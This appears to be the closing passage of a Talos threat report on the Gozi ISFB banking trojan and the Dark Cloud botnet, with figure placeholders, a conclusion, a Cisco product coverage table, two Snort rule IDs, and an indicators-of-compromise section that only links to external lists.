

Figure 18: Geographic Heat Map

Additionally, the following bar graph shows the hosting providers around the world that were most heavily used for hosting the systems used by this botnet.



Figure 19: Most Impacted ASNs

Talos is continuing to investigate and track the operations of this botnet to ensure customers remain protected from the various threats that are associated with it.

Conclusion

Gozi ISFB is a banking trojan that has been used extensively by attackers who are targeting organizations around the world. It has been around for the past several years, and ongoing campaigns indicate that it will not be going away any time soon. Attackers are continuing to modify their techniques and finding effective new ways to obfuscate their malicious server

infrastructure in an attempt to make analysis and tracking more difficult. Talos has identified the Dark Cloud botnet being used for a multitude of malicious purposes. We will continue to monitor these threats as they continue to evolve over time to ensure that customers remain protected and the public is informed with regards to continued use of threats such as Gozi ISFB, Nymaim and others.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

CWS or WSA web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as NGFW, NGIPS, and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

SNORT IDs: 39686, 42894

Indicators of Compromise (IOC)

Malicious Document Hashes

A full list of malicious documents associated with these campaigns can be found here.

Domains

A full list of domains associated with these campaigns can be found here.

IP Addresses

A full list of IP addresses associated with these campaigns can be found here.

Executable File Hashes

A full list of executable hashes associated with these campaigns can be found here.